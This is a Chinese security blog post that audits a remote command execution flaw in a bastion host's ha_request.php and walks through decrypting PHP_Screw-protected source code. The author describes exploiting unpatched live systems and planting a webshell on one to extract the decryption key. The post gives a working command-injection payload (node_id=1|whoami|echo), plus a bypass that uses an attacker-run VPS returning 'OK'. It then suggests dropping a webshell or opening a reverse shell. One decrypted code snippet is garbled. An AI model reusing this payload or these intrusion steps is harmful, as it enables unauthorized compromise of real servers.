

愿世间所有漏洞与你环环相扣 - SecPulse.COM | 安全脉搏

“ 这是 酒仙桥六号部队 的第 101 篇文章。

这是 酒仙桥六号部队 的第 101 篇文章。

全文共计 2677 个字，预计阅读时长 9 分钟。



翩翩烛夜游，漏洞列表瞅一瞅

在前段时间的 HW 行动中流传着一张红队可利用漏洞列表，其中存在关于某堡垒机的 RCE 漏洞比较感兴趣，正好最近也有空，想来审计审计这个漏洞。

漏洞名称	前后台
Ap	前台
w	前台
V	前台
锐	远程命令
锐	远程命令
红	上传
联	前台
联	后台
锐	文件
ai	远程命令
浪	远程命令
浪	远程命令
浪	远程命令
奇	远程命令
深	未授权
深	远程命令
Cc	任意
Cc	SQL注入
通	远程命令
井	任意
3f	rce
jo	后台
瑞	前台无条件
GN	路径穿越
锐	前台
DC	Getshell



要说这个漏洞，其实也是一个古老的洞了，CNVD 编号 CNVD-2019-*, 虽然是 19 年爆出来的漏洞，但是抱着试一试的心态搜了一下，成功利用漏洞打了两个小朋友。



嗯!!! 洞是个老洞了，但是盖不住管理员不修复啊。

乘着风破着浪，黑暗里呀走一趟

既然想做一次代码审计，那没有源码怎么行呢？于是又一次发起白嫖技能，在群里找大佬要了一份堡垒机的源代码，然后没想到的是这个源代码可不好拿，曲曲折折的就有了这篇文章。






拿到大佬给的源代码之后非常高兴的打开验验货，然后立马傻眼了 …



看着满屏的乱码，直觉告诉我这个玩意被加密了。之前对某 OA 系统进行代码审计时便见识到利用 zend 方法进行加密的 PHP 文件，通常这类加密文件会在密文的最前面标识自己的加密方式，例如 zend 加密的 PHP 文件会在最前面显示“zend”字样的字符串。



然后再看上面的密文，可以得到文件的加密特征“PM9SREW”，当不是 zend 的时候就感觉不太好了，是一种之前并不熟悉的加密方式 所以需要某度的法力加

持，看一下这到底是一种什么样的加密规则。

[php_screw加密与破解 - StudyCat - 博客园](#)

2019年7月30日 - 前提需要有加密之后的文件,和加密的扩展库php_screw.so 打开 screwdecode.c找到PM9SCREW,PM9SCREW_LEN和pm9screw_mycryptkey,3个可能被使用者修改,需要...

[博客园](#) - 百度快照

[PHP_Screw - PHP源文件加密工具](#)

根据搜集到的信息判断，这种 PHP 代码加密的技术就叫 PHP_Screw，这种加密技术与 zend 加密不同的是引入了密钥，而且可以对特征标识进行自定义的修改。而由于

引入了密钥，不能像 zend 加密那样直接使用工具进行解密，首先需要获取到加密使用的密钥，然后要自行编写解密脚本。

莺 ** 长，密钥在来的路上

对于任意一个加密后的 PHP 脚本，在被脚本解释器解释之前肯定是要被解密的，zend 加密方式便是如此，那么同理这个 PHP_Screw 加密也是如此，那它究竟是如何对脚本进行解密然后传递给脚本解释器的呢？秉持着知来处明去处的精神，我去了解了一下使用 PHP_Screw 加密后脚本的部署方式。

- 1、下载本程序并解压到某个目录。
- 2、在screw_plus目录中执行php bin中的phpize自动生成扩展所需文件（如果你的php里没有可以去官网下载）。
- 3、执行./configure --with-php=conf=[php config path] 进行配置，[php config path]是你的php-config的绝对路径。
- 4、修改php_screw_plus.h中的CAKEY，改为一个你认为安全的字符串。
- 5、执行make生成扩展 modules/php_screw_plus.so。
- 6、把扩展路径加入php.ini中 重启php。
- 7、进入tools文件夹 执行make。


8、执行 `/screw [目录或文件]`，后面带上你要加密的目录或文件即可自动开始加密。


在部署的第 5 步，需要将一个 `php_screw_plus.so` 的扩展写入 `php` 的配置文件，直觉告诉我这个扩展是用来进行解密的。也就是说每一个部署了这个 `PHP_Screw` 加密后的脚本服务器肯定会存在一个类似的 `PHP` 扩展用于解密，那么我们之前打到的几个小朋友的口袋里肯定也是存在这个扩展的，嗯。。。我有一个大胆的想法。



给之前其中一个小朋友穿个马甲，然后去上面慢慢找这个扩展组件。

首先找一找小朋友的配置文件，确认一下这个组件的名字。先确定一下 `PHP` 配置文件的路径。







果断打开瞅一眼，确定扩展的名字是：php_screw.so




使用 find 全局搜索一下，但是啥都没搜到，这不得行啊。想了想还是开个 phpinfo，查看 php 的扩展组件存放路径。




然后就在网上找了一下，成功找到这个扩展组件，马上给他下载下来。




有了这个扩展，将 so 拖到 ida 里进行分析，分析一下解密算法和使用的密钥。在之前了解 PHP_Screw 算法的时候了解到整个解密的关键函数是 `_p**screw_ext_fopen`，将函数反编译成类 C 代码，如下：






在代码的第 25 行可以看到解密的方式是使用 p**screw_mycryptkey 数组里的数据进行一系列处理之后和明文按位取反后的值进行异或。上面这个

p**screw_mycryptkey 里存放的应该就是解密代码使用的 key，为了安全打上厚厚的马赛克。



上面的代码是 16 进制，在我们进行解密的时候需要转换成 10 进制。为了解密不出问题，还需要将小朋友口袋里的代码给掏出来，用来给我们进行审计分析。结合上面的解密算法，使用密钥解密整个工程文件，解密后的效果如下。



```
ns' decode/ on,true);
}
$options = $scale' ON["loc
$options = n_encode ns_arr);
pg_esce TF options=? $options, $
$prev = $k R"];
if ( "Locati
else
    .ti ", ".php",
    'Loca ck",
}
```

风雨兼程，审计马不停蹄

首先还是来看我们既定的审计目标。前台 RCE 漏洞，目标文件为：/ha_request.php。先给张图看看代码先。

```
<?PHP
require_once("include/common.php");

if (!$req_action) fatal(_("ha_request.error.invalid_request"));

if ($req_action == 'kick') {
    $res = node_rpc($req_node, "cluster_manage", array($req_action));
    if ($res == "OK") {
        echo _("ha_request.info.kick_node");
        pg_escape( statement: "UPDATE node SET type=0 WHERE id=?", $req_node);
    }
    else {
        fatal($res);
    }
} else if ($req_action == 'install') {
    #standby step two:
    #install request
}
```

在进行代码审计之前个人比较喜欢看一参数获取的方式，这样方便判断参数的获取过程是否经过安全处理，以及参数处理过程中是否会存在安全问题等等。在整个 ha_request.php 文件当中没有获取参数的地方，那么获取参数的地方应该在 / include/comm.php 文件中，跟进这个文件去看一眼。

```
98 foreach ($REQUEST as $k=>$v) {
99     if (!in_array($k, $CONFIG["safereq"])) {
100         $ = "req_$k";
```

```
101     $$ = preg_replace( pattern: '#[<>\"\'\\V&'];#', replacement: '', $v);
102   }
103 }
```

在第 98 行可以看到此处通过 `$_REQUEST` 的形式获取参数，然后将参数的键值分别进行简单的处理之后重新赋值，其中参数值通过正则表达式进行了简单的过滤，但是匹配的只是简单的特殊符号，并不算严格。

然后我们回到 `ha_request.php` 文件本身，关注点落在存在命令执行的几处地方：

```
32     $filename = "backup_scripts.tar.bz2";
33     $url = "http://$req_ipaddr";
34     $url .= "/ha_get_install.php?n=$req_node_id";
35
36     $lines = array();
37     exec( command: "wget --no-check-certificate $url -O $filename", &output: $lines, &return var:
38     if ($r != 0) fatal( message_display: "wget backup install file failure");
39
40     exec( command: "tar -jxvf $filename", &output: $lines, &return var: $r);
```

在第 37 行中使用了 `exec` 进行系统命令执行，而执行的系统命令中存在两个变量 `$url` 和 `$filename`，其中 `$filename` 是一个固定字符串，而 `$url` 变量是通过变量拼接而获取的。然后我们再看 `$url` 中的两个变量是通过用户输入的，还是自定义的，中间是否经过变量处理，就可以判断 `$url` 变量是否可以由用户自主控制，从而造成命令执行。

```
2     require_once("include/common.php");
3
4     if (!$req_action) fatal(_("ha_request.error.invalid_request"));
5
6     if ($req_action == 'kick') {
7         $res = node_rpc($req_node, "cluster_manage", array($req_action));
8         if ($res == "OK") {
9             echo _("ha_request.info.kick_node");
10            pg_escape( statement: "UPDATE node SET type=0 WHERE id=?", $req_node);
11        }
12    } else {
13        fatal($res);
```

```
14 } }
```

```
14 }
15 } else if ($req_action == 'install') {
16 //...
22 $res = node_request($req_node_id, url: "http://$req_ipaddr", method:
23 if ($res != "OK") fatal($res);
24
25 #make temp dir to download setup configuration
26 $tmpdir = tempnam($CONFIG["tmp"], prefix: "shterm");
27 unlink($tmpdir);
28 mkdir($tmpdir);
29 chdir($tmpdir);
30
31 $filename = "backup_scripts.tar.bz2";
32 $url = "http://$req_ipaddr";
33 $url .= "/ha_get_install.php?n=$req_node_id";
```

从上面的代码可以看出 \$req_node_id 和 \$req_ipaddr 两个变量应该是用户输入的，中间没有经过任何变量处理。同时根据代码逻辑，我们需要使变量 \$req_action 为“install”，\$res 为“OK”，才能进入第 37 行进行命令执行。其中 \$req_action 为用户输入的变量，可控，而 \$res 为函数 node_request 函数的返回值，如果返回值不为“OK”，就进入函数 fatal()。

这两个函数都位于 comm.php，fatal 函数是一个自定义的 exit 函数，用于退出程序。

```
931 function fatal($message_d
932 //...
936 global $html_header_d
937
938 $style_list = array("f
939 if (function_exists( f
940 if (!in_array(@$CONFIG
941 else $style = $CONFIG
```


```
941 else $style = $CONFID
942
943 // must rollback trans
944 // or the log message
945 if ($log_content != +
946
947 switch ($style) {...}
948 exit;
949 }
```

函数 node_request 的代码如下：

```
1103 function node_request($id, $url, $method, $args) {
1104     #node_rpc without node health check and urlbase as a arg
1105
1106     if (!$id) { $node_rpc_error = "local id not set"; return false; }
1107     if (!$url) { $node_rpc_error = "node urlbase not set"; return false; }
1108
1109     $url .= "/listener/$method.php?n=$id&a=";
1110     $url .= urlencode(json_encode($args));
1111
1112     $s = "";
1113     $fp = @fopen($url, mode: "rb");
1114     if (!$fp) { $node_rpc_error = "comm error"; return false; }
1115     while (!feof($fp)) $s .= fread($fp, length: 4096);
1116     fclose($fp);
1117
1118     $node_rpc_error = false;
1119
1120     return $s;
}
```

根据上面的代码，该函数的作用应该是打开某个链接，读取里面的内容，然后返回。而整个链接是来源于用户输入，那么我们可以自己搭建一个 VPS，让 node_request 去请求 VPS 然后返回 OK 作为请求结果，这样就可以绕过 fatal 函数进入命令执行函数。根据之前的传参，应该构造的一个 `http://IP/listener/cluster_manage.php` 的 VPS 页面，里面的内容是 OK。


简单做个测试，构造 VPS 内容如下：



创建一个测试代码如下：

```
2 function node_request($id, $url, $method, $args) {
3     if (!$id) { $_node_rpc_error = "local id not set"; return false; }
4     if (!$url) { $_node_rpc_error = "node urlbase not set"; return false; }
5     $url .= "/listener/$method.php?n=$id&a=";
6     $url .= urlencode(json_encode($args));
7     $s = "";
8     $fp = @fopen($url, "rb");
9     if (!$fp) { $_node_rpc_error = "comm error"; return false; }
10    while (!feof($fp)) $s .= fread($fp, length: 4096);
11    fclose($fp);
12
13    $_node_rpc_error = false;
14
15    return $s;
16 }
17 $req_node_id="123123";
18 $req_ipaddr="127.0.0.1";
19 $res = node_request($req_node_id, url: "http://$req_ipaddr", method: "cluster_manage",
20 if ($res != "OK")
21     echo "exit";
22 else
23     echo "success";
```

访问测试代码，当返回 success 说明 \$res 的值确实为“OK”，可以绕过判断。



通过上面的分析，已经可以构造 payload 执行到命令执行的位置，而可控的变量 \$url 中第一个变量需要输入 VPS 的地址，所以我们执行的系统命令需要放入 \$req_node_id 中，再来看一下命令执行的代码，然后开始构造 payload。

```
$filename = "backup_scripts.tar.bz2";  
$url = "http://$req_ipaddr";  
$url .= "/ha_get_install.php?n=$req_node_id";  
  
$lines = array();  
exec( command: "wget --no-check-certificate $url -O $filename", &output: $lines, &return_var: $r);
```

要进行命令执行，首先还是需要让 \$url 是一个完整的 url，使 wget 命令结束，然后采用特殊符合执行其他命令，根据上面的分析自己构造一个测试环境。

```
function node_request($id, $url, $method, $args) {...}  
$safe_req = "password password1 password2 passwd1 passwd2 mail_passwd crypt_passwd1 cryp  
if (isset($CONFIG["safereq"]))  
    $CONFIG["safereq"] = $safe_req;  
else $CONFIG["safereq"] .= " " . $safe_req;  
$CONFIG["safereq"] = array_filter(explode( delimiter: " ", $CONFIG["safereq"]));  
foreach ($REQUEST as $k=>$v) {...}  
if ($req_action == 'install') {  
    $res = node_request($req_node_id, url: "http://$req_ipaddr", method: "cluster_manage  
    if ($res != "OK")  
        exit();  
    $filename = "backup_scripts.tar.bz2";  
    $url = "http://$req_ipaddr";  
    $url .= "/ha_get_install.php?n=$req_node_id";  
    echo "wget --no-check-certificate $url -O $filename."<br>;  
    $lines = array();  
    exec( command: "echo '--no-check-certificate' $url -O $filename", &output: $lines,  
        print_r($lines);  
}
```

因为审计是在 windows 环境，所以简单的修改一下执行的命令，然后构造 payload 如下情况：
http://IP/test.php?
action=install&ipaddr=127.0.0.1&node_id=1|whoami|ec
ho。测试结果如下，成功执行了系统命令。



当然在 linux 环境下 wget 命令可以执行，然后可以通过其他的方式写入一个 webshell 或者反弹一个 shell。

此刻已皓月当空，爱的人手捧漏洞

从最开始的知道漏洞，到成功利用漏洞打到小朋友；再通过获取系统源码，分析文件的加密算法；通过分析 PHP_Screw 算法知道需要获取到解密密钥，编写解密算法；再通过给小朋友穿马甲，翻小朋友的口袋获取到解密密钥，算法，源码，最后进行漏洞的审计分析，知道漏洞触发的原理，这一路走来并不顺利，在掏口袋获取密钥时找了很久的文件最终才找到，然后进行算法逆向的过程中因为用了比较老的 ida 和系统，导致反汇编的类 C 代码有很大区别，而且看不懂，又折腾了好久。还好最后的代码分析并不算很难，所以这又是一个进步啊，以后要多多加油啦！

本文作者：[酒仙桥六号部队](#)

本文为安全脉搏专栏作者发布，转载请注明：

<https://www.cnblogs.com/archives/1145252.html>

<https://www.secpulse.com/archives/145353.html>

全文完

本文由 简悦 SimpRead 优化，用以提升阅读体验

使用了 全新的简悦词法分析引擎^{beta}，[点击查看详细说明](#)

